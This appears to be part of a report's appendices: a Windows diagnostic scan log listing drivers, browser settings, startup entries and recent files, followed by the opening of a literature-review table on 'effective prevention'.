DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,122,880 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\capimg.sys -- (CapImg)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,108,960 | ---- | M] (Mellanox) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\ndfltr.sys -- (ndfltr)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,107,424 | ---- | M] (LSI) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\3ware.sys -- (3ware)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,103,328 | ---- | M] (Avago Technologies) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\lsi_sas3i.sys -- (LSI_SAS3i)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,083,352 | ---- | M] (Advanced Micro Devices) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\amdsata.sys -- (amdsata)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,082,848 | ---- | M] (LSI Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\lsi_sss.sys -- (LSI_SSS)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,064,920 | ---- | M] (Mellanox) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\winverbs.sys -- (WinVerbs)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,064,416 | ---- | M] (Hewlett-Packard Company) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\HpSAMD.sys -- (HpSAMD)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,064,416 | ---- | M] (Avago Technologies) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\MegaSas2i.sys -- (megasas2i)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,063,904 | ---- | M] (Marvell Semiconductor, Inc.) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\mvumis.sys -- (mvumis)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,061,848 | ---- | M] (Avago Technologies) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\percsas3i.sys -- (percsas3i)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,058,784 | ---- | M] (Avago Technologies) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\percsas2i.sys -- (percsas2i)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,032,160 | ---- | M] (Mellanox) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\winmad.sys -- (WinMad)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,031,136 | ---- | M] (Promise Technology, Inc.) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\stexstor.sys -- (stexstor)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,027,040 | ---- | M] (Advanced Micro Devices) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\amdxtata.sys -- (amdxtata)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,020,480 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\AcpiDev.sys -- (AcpiDev)

DRV:[b]64bit:[b] - [2017.03.18 22.56.25 | 000,009,728 | ---- | M] (Windows (R) Win 7 DDK provider) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\bcmfn2.sys -- (bcmfn2)

DRV:[b]64bit:[b] - [2017.03.18 22.56.23 | 003,419,040 | ---- | M] (QLogic Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\evbda.sys -- (ebdrv)

DRV:[b]64bit:[b] - [2017.03.18 22.56.23 | 000,533,920 | ---- | M] (QLogic Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\bxvbda.sys -- (b06bdrv)

DRV:[b]64bit:[b] - [2017.03.18 22.56.23 | 000,074,840 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Running] -- C:\Windows\SysNative\drivers\intelpep.sys -- (intelpep)

DRV:[b]64bit:[b] - [2017.03.18 22.56.23 | 000,038,128 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iaLPSSi_GPIO.sys -- (iaLPSSi_GPIO)

DRV:[b]64bit:[b] - [2017.03.18 22.56.19 | 000,119,200 | ---- | M] (Microsoft Corporation) [Kernel | Boot | Stopped] -- C:\Windows\SysNative\drivers\EhStorTcgDrv.sys -- (EhStorTcgDrv)

DRV:[b]64bit:[b] - [2017.03.18 22.56.19 | 000,113,152 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\iaLPSSi_I2C.sys -- (iaLPSSi_I2C)

DRV:[b]64bit:[b] - [2017.03.18 22.56.19 | 000,043,520 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\BthAvrcpTg.sys -- (BthAvrcpTg)

DRV:[b]64bit:[b] - [2017.03.18 22.56.19 | 000,040,448 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\DriverStore\FileRepository\composite-bus.inf_amd64_de4c68ea4fb1be53\CompositeBus.sys -- (CompositeBus)

DRV:[b]64bit:[b] - [2017.03.18 22.56.19 | 000,032,256 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\Bthhfhid.sys -- (bthhfhid)

DRV:[b]64bit:[b] - [2016.12.02 14.09.42 | 000,204,920 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\TeeDriverW8x64.sys -- (MEIx64)

DRV:[b]64bit:[/b] - [2016.08.23 15.19.28 | 000,943,112 | ---- | M] (Realtek) [Kernel | On_Demand | Running] -- C:\Windows\SysNative\drivers\rt640x64.sys -- (rt640x64)

DRV:[b]64bit:[/b] - [2014.04.17 06.26.45 | 000,154,624 | ---- | M] (HSPADaCard Corporation) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\USBMBBDataCardNet.sys -- (USBMBBDataCardNet)

DRV:[b]64bit:[/b] - [2014.04.17 06.26.45 | 000,123,392 | ---- | M] (HSPADaCard Incorporated) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\HSPADaCardusbser.sys -- (HSPADaCardusbser)

DRV:[b]64bit:[/b] - [2014.04.17 06.26.45 | 000,123,392 | ---- | M] (HSPADaCard Incorporated) [Kernel | On_Demand | Stopped] -- C:\Windows\SysNative\drivers\HSPADaCardusbnmea.sys -- (HSPADaCardusbnmea)

DRV:[b]64bit:[/b] - [2013.11.12 23.25.22 | 000,091,912 | ---- | M] (CyberLink) [Kernel | System | Running] - C:\Windows\SysNative\drivers\CLVirtualDrive.sys -- (CLVirtualDrive)

DRV:[b]64bit:[/b] - [2010.04.03 09.30.40 | 000,313,696 | ---- | M] (Microsoft Corporation) [File_System | Disabled | Stopped] -- C:\Windows\SysNative\drivers\RsFx0150.sys -- (RsFx0150)

DRV:[b]64bit:[/b] - [2008.07.10 04.25.42 | 000,314,904 | ---- | M] (Microsoft Corporation) [File_System | System | Running] -- C:\Windows\SysNative\drivers\RsFx0102.sys -- (RsFx0102)

DRV - [2017.10.25 14.06.20 | 000,058,120 | ---- | M] (Microsoft Corporation) [Kernel | System | Running] -- C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{4AC53799-667F-499B-8A72-DD5CA583DF3B}\MpKsl7c1f1312.sys -- (MpKsl7c1f1312)

DRV - [2017.08.24 11.01.04 | 012,842,984 | ---- | M] (Intel Corporation) [Kernel | On_Demand | Running] -- C:\WINDOWS\System32\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034igdkmd64.sys -- (igfx)

DRV - [2017.03.18 22.56.19 | 000,040,448 | ---- | M] (Microsoft Corporation) [Kernel | On_Demand | Running] -- C:\WINDOWS\System32\DriverStore\FileRepository\compositebus.inf_amd64_de4c68ea4fb1be53\CompositeBus.sys -- (CompositeBus)

[color=#E56717]===== Standard Registry (SafeList) =====[/color]

[color=#E56717]===== Internet Explorer =====[/color]

IE:[b]64bit:[/b] - HKLM\.\SearchScopes,DefaultScope = {0188A262-F5A0-41D9-AD7E-68B2E2117E9C}

IE:[b]64bit:[/b] - HKLM\.\SearchScopes\{0188A262-F5A0-41D9-AD7E-68B2E2117E9C}: "URL" = http://www.bing.com/search?q={searchTerms}&form=PRDLR1&src=IE11TR&pc=DCTE

IE:[b]64bit:[/b] - HKLM\.\SearchScopes\{0633EE93-D776-472f-A0FF-E1416B8B2E3A}: "URL" = http://www.bing.com/search?q={searchTerms}&FORM=IE8SRC

IE - HKLM\SOFTWARE\Microsoft\Internet Explorer\Main,Local Page = C:\Windows\SystemWOW64\blank.htm

IE - HKLM\.\SearchScopes,DefaultScope = {0188A262-F5A0-41D9-AD7E-68B2E2117E9C}

IE - HKLM\.\SearchScopes\{0188A262-F5A0-41D9-AD7E-68B2E2117E9C}: "URL" = http://www.bing.com/search?q={searchTerms}&form=PRDLR1&src=IE11TR&pc=DCTE

IE - HKLM\.\SearchScopes\{0633EE93-D776-472f-A0FF-E1416B8B2E3A}: "URL" = http://www.bing.com/search?q={searchTerms}&FORM=IE8SRC

IE - HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings: "ProxyEnable" = 0

IE - HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings: "ProxyEnable" = 0

IE - HKU\S-1-5-19\SOFTWARE\Microsoft\Internet Explorer\Main,Local Page = %11%\blank.htm

IE - HKU\S-1-5-20\SOFTWARE\Microsoft\Internet Explorer\Main,Local Page = %11%\blank.htm

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\SOFTWARE\Microsoft\Internet Explorer\Main,Default_Page_URL = http://dell17win10.msn.com/?pc=DCTE

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\SOFTWARE\Microsoft\Internet Explorer\Main,Local Page = %11%\blank.htm

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\SOFTWARE\Microsoft\Internet Explorer\Main,Start Page = http://dell17win10.msn.com/?pc=DCTE

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\SOFTWARE\Microsoft\Internet Explorer\Main,Start Page_TIMESTAMP = D5 57 54 BC 50 9B D3 01 [binary data]

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\SOFTWARE\Microsoft\Internet Explorer\Main,SyncHomePage Protected - It is a violation of Windows Policy to modify. See aka.ms/browserpolicy = Reg Error: Value error.

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\..\SearchScopes,DefaultScope = {0188A262-F5A0-41D9-AD7E-68B2E2117E9C}

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\..\SearchScopes\{0633EE93-D776-472f-A0FF-E1416B8B2E3A}: "URL" = http://www.bing.com/search?q={searchTerms}&src=IE-Search-Box&FORM=IE11SR

IE - HKU\S-1-5-21-2400624550-836507462-1084157754-1004\Software\Microsoft\Windows\CurrentVersion\Internet Settings: "ProxyEnable" = 0

IE - HKU\S-1-5-82-1771846773-1556588543-2434412026-3553871294-145060330\SOFTWARE\Microsoft\Internet Explorer\Main,Local Page = %11%\blank.htm

[color=#E56717]===== FireFox =====[/color]

FF:[b]64bit:[/b] - HKLM\Software\MozillaPlugins\@java.com/DTPlugin,version=11.144.2: C:\Program Files\Java\jre1.8.0_144\bin\dtplugin\npDeployJava1.dll (Oracle Corporation)

FF:[b]64bit:[/b] - HKLM\Software\MozillaPlugins\@java.com/JavaPlugin,version=11.144.2: C:\Program Files\Java\jre1.8.0_144\bin\plugin2\npjp2.dll (Oracle Corporation)

FF:[b]64bit:[/b] - HKLM\Software\MozillaPlugins\@Microsoft.com/NpCtrl,version=1.0: c:\Program Files\Microsoft Silverlight\5.1.50907.0\npctrl.dll (Microsoft Corporation)

FF - HKLM\Software\MozillaPlugins\@adobe.com/ShockwavePlayer: C:\WINDOWS\Sys-WOW64\Adobe\Director\np32dsw_1229199.dll (Adobe Systems, Inc.)

FF - HKLM\Software\MozillaPlugins\@foxitsoftware.com/Foxit Reader Plugin,version=1.0,application/pdf: C:\Program Files (x86)\Foxit Software\Foxit Reader\plugins\npFoxitReaderPlugin.dll (Foxit Corporation)

FF - HKLM\Software\MozillaPlugins\@foxitsoftware.com/Foxit Reader Plugin,version=1.0,application/vnd.fdf: C:\Program Files (x86)\Foxit Software\Foxit Reader\plugins\npFoxitReaderPlugin.dll (Foxit Corporation)

FF - HKLM\Software\MozillaPlugins\@foxitsoftware.com\Foxit Reader Plugin,version=1.0,application/vnd.xdp: C:\Program Files (x86)\Foxit Software\Foxit Reader\plugins\npFoxitReaderPlugin.dll (Foxit Corporation)

FF - HKLM\Software\MozillaPlugins\@foxitsoftware.com\Foxit Reader Plugin,version=1.0,application/vnd.xfdf: C:\Program Files (x86)\Foxit Software\Foxit Reader\plugins\npFoxitReaderPlugin.dll (Foxit Corporation)

FF - HKLM\Software\MozillaPlugins\@java.com/DTPPlugin,version=11.144.2: C:\Program Files (x86)\Java\jre1.8.0_144\bin\dtplugin\npDeployJava1.dll (Oracle Corporation)

FF - HKLM\Software\MozillaPlugins\@java.com/JavaPlugin,version=11.144.2: C:\Program Files (x86)\Java\jre1.8.0_144\bin\plugin2\npj2.dll (Oracle Corporation)

FF - HKLM\Software\MozillaPlugins\@Microsoft.com/NpCtrl,version=1.0: c:\Program Files (x86)\Microsoft Silverlight\5.1.50907.0\npctrl.dll (Microsoft Corporation)

FF - HKLM\Software\MozillaPlugins\@microsoft.com/SharePoint,version=14.0: C:\Program Files (x86)\Microsoft Office\root\Office16\NPSPWRAP.DLL (Microsoft Corporation)

FF - HKLM\Software\MozillaPlugins\@tools.google.com/Google Update;version=3: C:\Program Files (x86)\Google\Update\1.3.33.5\npGoogleUpdate3.dll (Google Inc.)

FF - HKLM\Software\MozillaPlugins\@tools.google.com/Google Update;version=9: C:\Program Files (x86)\Google\Update\1.3.33.5\npGoogleUpdate3.dll (Google Inc.)

64bit-FF - HKEY_LOCAL_MACHINE\software\mozilla\Mozilla Firefox 55.0.3\extensions\Components: C:\PROGRAM FILES\MOZILLA FIREFOX\COMPONENTS

64bit-FF - HKEY_LOCAL_MACHINE\software\mozilla\Mozilla Firefox 55.0.3\extensions\Plugins: C:\PROGRAM FILES\MOZILLA FIREFOX\PLUGINS

[color=#E56717]===== Chrome =====[/color]

CHR - Extension: No name found = C:\Users\XXXXXX\AppData\Local\Google\Chrome\User Data\Default\Extensions\aozhgmighlieiainnegkcijnfilokake\0.0.0.6_0\

CHR - Extension: No name found = C:\Users\XXXXXX\AppData\Local\Google\Chrome\User Data\Default\Extensions\apdfllckaahabafndbhieahigkjlhalf6.2_0\

CHR - Extension: No name found = C:\Users\XXXXXX\AppData\Local\Google\Chrome\User Data\Default\Extensions\blpcfgekakmgkncjhhkbfldkacnbeo\4.2.5_0\

CHR - Extension: No name found = C:\Users\XXXXXX\AppData\Local\Google\Chrome\User Data\Default\Extensions\pjkljhegncpnkpknbcohdijeoejaedia\7_0\

O1 HOSTS File: ([2016.07.16 13.45.37 | 000,000,824 | ---- | M]) - C:\Windows\SysNative\drivers\etc\hosts

O2:[b]64bit:[/b] - BHO: (Java(tm) Plug-In SSV Helper) - {761497BB-D6F0-462C-B6EB-D4DAF1D92D43} - C:\Program Files\Java\jre1.8.0_144\bin\ssv.dll (Oracle Corporation)

O2:[b]64bit:[/b] - BHO: (Java(tm) Plug-In 2 SSV Helper) - {DBC80044-A445-435b-BC74-9C25C1C588A9} - C:\Program Files\Java\jre1.8.0_144\bin\jp2ssv.dll (Oracle Corporation)

O2 - BHO: (Java(tm) Plug-In SSV Helper) - {761497BB-D6F0-462C-B6EB-D4DAF1D92D43} - C:\Program Files (x86)\Java\jre1.8.0_144\bin\ssv.dll (Oracle Corporation)

O2 - BHO: (Java(tm) Plug-In 2 SSV Helper) - {DBC80044-A445-435b-BC74-9C25C1C588A9} - C:\Program Files (x86)\Java\jre1.8.0_144\bin\jp2ssv.dll (Oracle Corporation)

O4:[b]64bit:[/b] - HKLM..\Run: [IASstorIcon] C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IASstorIconLaunch.exe (Intel Corporation)

O4:[b]64bit:[/b] - HKLM..\Run: [RtHdVcPl] C:\Program Files\Realtek\Audio\HDA\RtkNGUI64.exe (Realtek Semiconductor)

O4:[b]64bit:[/b] - HKLM..\Run: [SecurityHealth] C:\Program Files\Windows Defender\MSASCuiL.exe (Microsoft Corporation)

O4:[b]64bit:[/b] - HKLM..\Run: [WavesSvc] C:\Program Files\Waves\MaxxAudio\WavesSvc64.exe (Waves Audio Ltd.)

O4 - HKLM..\Run: [CancelAutoPlay] C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\CancelAutoPlay.exe ()

O4 - HKLM..\Run: [UIExec] C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\UIExec.exe ()

O4 - HKU\S-1-5-19..\Run: [OneDriveSetup] C:\Windows\SysWOW64\OneDriveSetup.exe (Microsoft Corporation)

O4 - HKU\S-1-5-20..\Run: [OneDriveSetup] C:\Windows\SysWOW64\OneDriveSetup.exe (Microsoft Corporation)

O4 - HKU\S-1-5-21-2400624550-836507462-1084157754-1004..\Run: [OneDrive] C:\Users\XXXXXX\AppData\Local\Microsoft\OneDrive\OneDrive.exe (Microsoft Corporation)

O4 - HKU\S-1-5-82-1771846773-1556588543-2434412026-3553871294-145060330..\Run: [OneDriveSetup] C:\Windows\SysWOW64\OneDriveSetup.exe (Microsoft Corporation)

O4 - HKU\S-1-5-82-1771846773-1556588543-2434412026-3553871294-145060330..\RunOnce: [WAB Migrate] C:\Program Files (x86)\Windows Mail\wab.exe (Microsoft Corporation)

O4 - Startup: C:\Users\HK-SÄÄTÖ\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Fidelix Online.lnk = C:\Fidelix\webVision\Bin\FdxOnline.exe (Fidelix Oy)

O6 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer: NoActiveDesktop = 1

O6 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer: NoActiveDesktopChanges = 1

O6 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\System: ConsentPromptBehaviorAdmin = 0

O6 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\System: ConsentPromptBehaviorUser = 3

O6 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\System: DSCAutomationHostEnabled = 2

O6 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\System: EnableCursorSuppression = 1

O6 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\System: PromptOnSecureDesktop = 0

O13[b]64bit:[/b] - gopher Prefix: missing

O13 - gopher Prefix: missing

O17 - HKLM\System\CCS\Services\Tcpip\Parameters\Interfaces\{8722d82a-fa50-4c3c-9cb2-cf1471985e81}: DhcpNameServer = 195.197.54.100 195.74.0.47

O18:[b]64bit:[/b] - Protocol\Handler\mso-minsb.16 - No CLSID value found

O18:[b]64bit:[/b] - Protocol\Handler\mso-minsb-roaming.16 - No CLSID value found

O18:[b]64bit:[/b] - Protocol\Handler\osf.16 - No CLSID value found

O18:[b]64bit:[/b] - Protocol\Handler\osf-roaming.16 - No CLSID value found

O18:[b]64bit:[/b] - Protocol\Handler\tbauth {14654CA6-5711-491D-B89A-58E571679951} - C:\Windows\SysNative\tbauth.dll (Microsoft Corporation)

O18:[b]64bit:[/b] - Protocol\Handler\windows.tbauth {14654CA6-5711-491D-B89A-58E571679951} - C:\Windows\SysNative\tbauth.dll (Microsoft Corporation)

O18 - Protocol\Handler\tbauth {14654CA6-5711-491D-B89A-58E571679951} - C:\Windows\Sys-WOW64\tbauth.dll (Microsoft Corporation)

O18 - Protocol\Handler\windows.tbauth {14654CA6-5711-491D-B89A-58E571679951} - C:\Windows\Sys-WOW64\tbauth.dll (Microsoft Corporation)

O20:[b]64bit:[/b] - HKLM Winlogon: Shell - (explorer.exe) - C:\WINDOWS\explorer.exe (Microsoft Corporation)

O20:[b]64bit:[/b] - HKLM Winlogon: UserInit - (C:\Windows\system32\userinit.exe) - C:\Windows\SysNative\userinit.exe (Microsoft Corporation)

O20 - HKLM Winlogon: Shell - (explorer.exe) - C:\WINDOWS\SysWow64\explorer.exe (Microsoft Corporation)

O21:[b]64bit:[/b] - SSODL: WebCheck - {E6FB5E20-DE35-11CF-9C87-00AA005127ED} - No CLSID value found.

O21 - SSODL: WebCheck - {E6FB5E20-DE35-11CF-9C87-00AA005127ED} - No CLSID value found.

O32 - HKLM CDRom: AutoRun - 1

O32 - AutoRun File - [2006.12.11 22.03.59 | 000,000,277 | R--- | M] () - E:\autorun.inf -- [CDFS]

O33 - MountPoints2\{dbb34f41-07de-11e8-84de-509a4c48baef}\Shell - "" = AutoRun

O33 - MountPoints2\{dbb34f41-07de-11e8-84de-509a4c48baef}\Shell\AutoRun\command - "" = E:\LaunchU3.exe -- [2006.12.07 20.45.13 | 001,095,224 | R--- | M] ()

O34 - HKLM BootExecute: (autocheck autochk *)

O35:[b]64bit:[/b] - HKLM\..comfile [open] -- "%1" %*

O35:[b]64bit:[/b] - HKLM\..exefile [open] -- "%1" %*

O35 - HKLM\..comfile [open] -- "%1" %*

O35 - HKLM\..exefile [open] -- "%1" %*

O37:[b]64bit:[/b] - HKLM\...com [@ = comfile] -- "%1" %*

O37:[b]64bit:[/b] - HKLM\...exe [@ = exefile] -- "%1" %*

O37 - HKLM\...com [@ = comfile] -- "%1" %*

O37 - HKLM\...exe [@ = exefile] -- "%1" %*

O38 - SubSystems\Windows: (ServerDll=winsrv:UserServerDllInitialization,3)

O38 - SubSystems\Windows: (ServerDll=sxssrv,4)

[color=#E56717]===== Files/Folders - Created Within 30 Days =====[/color]

[2018.02.02 08.23.40 | 000,000,000 | ---D | C] -- C:\Users\XXXXXX\Desktop\Työkalut

[color=#E56717]===== Files - Modified Within 30 Days =====[/color]

[2018.02.02 08.09.05 | 005,479,678 | ---- | M] () -- C:\WINDOWS\SysNative\PerfStringBackup.INI

[2018.02.02 08.09.05 | 001,112,734 | ---- | M] () -- C:\WINDOWS\SysNative\perfh01D.dat

[2018.02.02 08.09.05 | 001,107,202 | ---- | M] () -- C:\WINDOWS\SysNative\perfh009.dat

[2018.02.02 08.09.05 | 001,078,926 | ---- | M] () -- C:\WINDOWS\SysNative\perfh00B.dat

[2018.02.02 08.09.05 | 000,808,670 | ---- | M] () -- C:\WINDOWS\SysNative\perfh014.dat

[2018.02.02 08.09.05 | 000,369,858 | ---- | M] () -- C:\WINDOWS\SysNative\perfc01D.dat

[2018.02.02 08.09.05 | 000,350,014 | ---- | M] () -- C:\WINDOWS\SysNative\perfc009.dat
[2018.02.02 08.09.05 | 000,305,204 | ---- | M] () -- C:\WINDOWS\SysNative\perfc00B.dat
[2018.02.02 08.09.05 | 000,289,416 | ---- | M] () -- C:\WINDOWS\SysNative\perfc014.dat
[2018.02.02 08.06.10 | 000,067,584 | --S- | M] () -- C:\WINDOWS\bootstat.dat
[2018.02.02 08.04.04 | 016,777,216 | -HS- | M] () -- C:\swapfile.sys
[2018.02.02 08.04.03 | 3388,936,192 | -HS- | M] () -- C:\hiberfil.sys

[color=#E56717]===== Files Created - No Company Name =====[/color]

[2017.09.20 09.21.10 | 000,454,656 | ---- | C] () -- C:\WINDOWS\SysWow64\FdxOnlineDLL.dll
[2017.09.06 16.34.34 | 000,518,144 | ---- | C] () -- C:\WINDOWS\SysWow64\msjetoledb40.dll
[2017.09.06 15.38.06 | 000,067,584 | --S- | C] () -- C:\WINDOWS\bootstat.dat
[2017.09.06 15.38.05 | 000,776,992 | ---- | C] () -- C:\WINDOWS\SysWow64\vulkan-1.dll
[2017.09.06 15.38.05 | 000,477,472 | ---- | C] () -- C:\WINDOWS\SysWow64\vulkaninfo.exe
[2017.09.06 15.11.47 | 000,000,036 | ---- | C] () -- C:\WINDOWS\progress.ini
[2017.07.20 19.21.34 | 000,776,992 | ---- | C] () -- C:\WINDOWS\SysWow64\vulkan-1-1-0-54-1.dll
[2017.07.20 19.21.28 | 000,477,472 | ---- | C] () -- C:\WINDOWS\SysWow64\vulkaninfo-1-1-0-54-1.exe
[2017.07.11 02.35.18 | 000,059,904 | ---- | C] () -- C:\WINDOWS\SysWow64\xboxgipsynthetic.dll
[2017.04.30 01.44.13 | 003,502,854 | ---- | C] () -- C:\WINDOWS\SysWow64\PerfStringBackup.INI
[2017.04.30 01.41.36 | 000,001,536 | ---- | C] () -- C:\WINDOWS\SysWow64\RtkMsgs.dll
[2017.03.18 23.03.42 | 000,000,741 | ---- | C] () -- C:\WINDOWS\SysWow64\NOISE.DAT
[2017.03.18 23.03.41 | 000,215,943 | ---- | C] () -- C:\WINDOWS\SysWow64\dssec.dat
[2017.03.18 22.58.56 | 000,054,272 | ---- | C] () -- C:\WINDOWS\SysWow64\BWContextHandler.dll
[2017.03.18 22.58.54 | 000,116,824 | ---- | C] () -- C:\WINDOWS\SysWow64\InputHost.dll
[2017.03.18 22.58.54 | 000,112,128 | ---- | C] () -- C:\WINDOWS\SysWow64\HeatCore.dll
[2017.03.18 22.58.54 | 000,086,528 | ---- | C] () -- C:\WINDOWS\SysWow64\WindowsDefaultHeatProcessor.dll
[2017.03.18 22.58.52 | 003,200,000 | ---- | C] () -- C:\WINDOWS\SysWow64\Windows.UI.Input.Inking.Analysis.dll
[2017.03.18 22.58.51 | 000,167,640 | ---- | C] () -- C:\WINDOWS\SysWow64\chs_singlechar_pinyin.dat
[2017.03.18 22.58.48 | 000,002,307 | ---- | C] () -- C:\WINDOWS\SysWow64\WimBootCompress.ini
[2017.03.18 22.58.39 | 000,307,200 | ---- | C] () -- C:\WINDOWS\SysWow64\ssdm.dll
[2017.03.18 22.58.37 | 001,859,072 | ---- | C] () -- C:\WINDOWS\SysWow64\Windows.Mirage.dll
[2017.03.18 22.57.47 | 000,673,088 | ---- | C] () -- C:\WINDOWS\SysWow64\mlang.dat
[2017.03.18 22.57.03 | 000,043,131 | ---- | C] () -- C:\WINDOWS\mib.bin
[2016.11.23 02.23.44 | 000,271,648 | ---- | C] () -- C:\WINDOWS\SysWow64\vulkan-1-1-0-33-0.dll
[2016.11.23 02.23.14 | 000,110,880 | ---- | C] () -- C:\WINDOWS\SysWow64\vulkaninfo-1-1-0-33-0.exe

[color=#E56717]===== ZeroAccess Check =====[/color]

[2017.09.06 15.43.54 | 000,000,227 | RHS- | M] () -- C:\WINDOWS\assembly\Desktop.ini

[HKEY_CURRENT_USER\Software\Classes\clsid\{42aadc87-2188-41fd-b9a3-0c966feabec1}\InProcServer32] /64

[HKEY_CURRENT_USER\Software\Classes\Wow6432node\clsid\{42aadc87-2188-41fd-b9a3-0c966feabec1}\InProcServer32]

[HKEY_CURRENT_USER\Software\Classes\clsid\{fbeb8a05-beee-4442-804e-409d6c4515e9}\InProcServer32] /64

[HKEY_CURRENT_USER\Software\Classes\Wow6432node\clsid\{fbeb8a05-beee-4442-804e-409d6c4515e9}\InProcServer32]

[HKEY_LOCAL_MACHINE\Software\Classes\clsid\{42aadc87-2188-41fd-b9a3-0c966feabec1}\InProcServer32] /64

"" = C:\Windows\SysNative\windows.storage.dll -- [2017.09.30 07.43.47 | 007,318,888 | ---- | M] (Microsoft Corporation)

"ThreadingModel" = Apartment

[HKEY_LOCAL_MACHINE\Software\Wow6432Node\Classes\clsid\{42aadc87-2188-41fd-b9a3-0c966feabec1}\InProcServer32]

"" = %SystemRoot%\system32\windows.storage.dll -- [2017.09.30 04.05.45 | 005,827,744 | ---- | M] (Microsoft Corporation)

"ThreadingModel" = Apartment

[HKEY_LOCAL_MACHINE\Software\Classes\clsid\{5839FCA9-774D-42A1-ACDA-D6A79037F57F}\InProcServer32] /64

"" = C:\Windows\SysNative\wbem\fastprox.dll -- [2017.03.18 22.57.58 | 000,961,024 | ---- | M] (Microsoft Corporation)

"ThreadingModel" = Free

[HKEY_LOCAL_MACHINE\Software\Wow6432Node\Classes\clsid\{5839FCA9-774D-42A1-ACDA-D6A79037F57F}\InProcServer32]

"" = %systemroot%\system32\wbem\fastprox.dll -- [2017.03.18 22.58.50 | 000,770,560 | ---- | M] (Microsoft Corporation)

"ThreadingModel" = Free

[HKEY_LOCAL_MACHINE\Software\Classes\clsid\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InProcServer32] /64

"" = C:\Windows\SysNative\wbem\wbemess.dll -- [2017.03.18 22.57.53 | 000,510,464 | ---- | M] (Microsoft Corporation)

"ThreadingModel" = Both

[HKEY_LOCAL_MACHINE\Software\Wow6432Node\Classes\clsid\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InProcServer32]

< End of report >

Appendix 3 – Literature review of the definitions

Notice. Following text are from literature review document, but for validity reasons they are copied to this appendix as they are in the original document. This is done, so reader of this document can read the paramount part of the literature review.

The semantic²²⁹ review to *effective prevention* (Table 1) are following.

Table 1. Literature of the keyword of *effective prevention*.

The Journal	The Authors	The Article Title
<i>Elsevier</i>	Takashi Wada, Tsutomu Fukumoto, Kyoko Ito	Relationship between the three kinds of healthy habits and the metabolic syndrome
<i>Elsevier</i>	Lenette Azzi-Lessing	Home visitation programs: Critical Issues and Future Directions
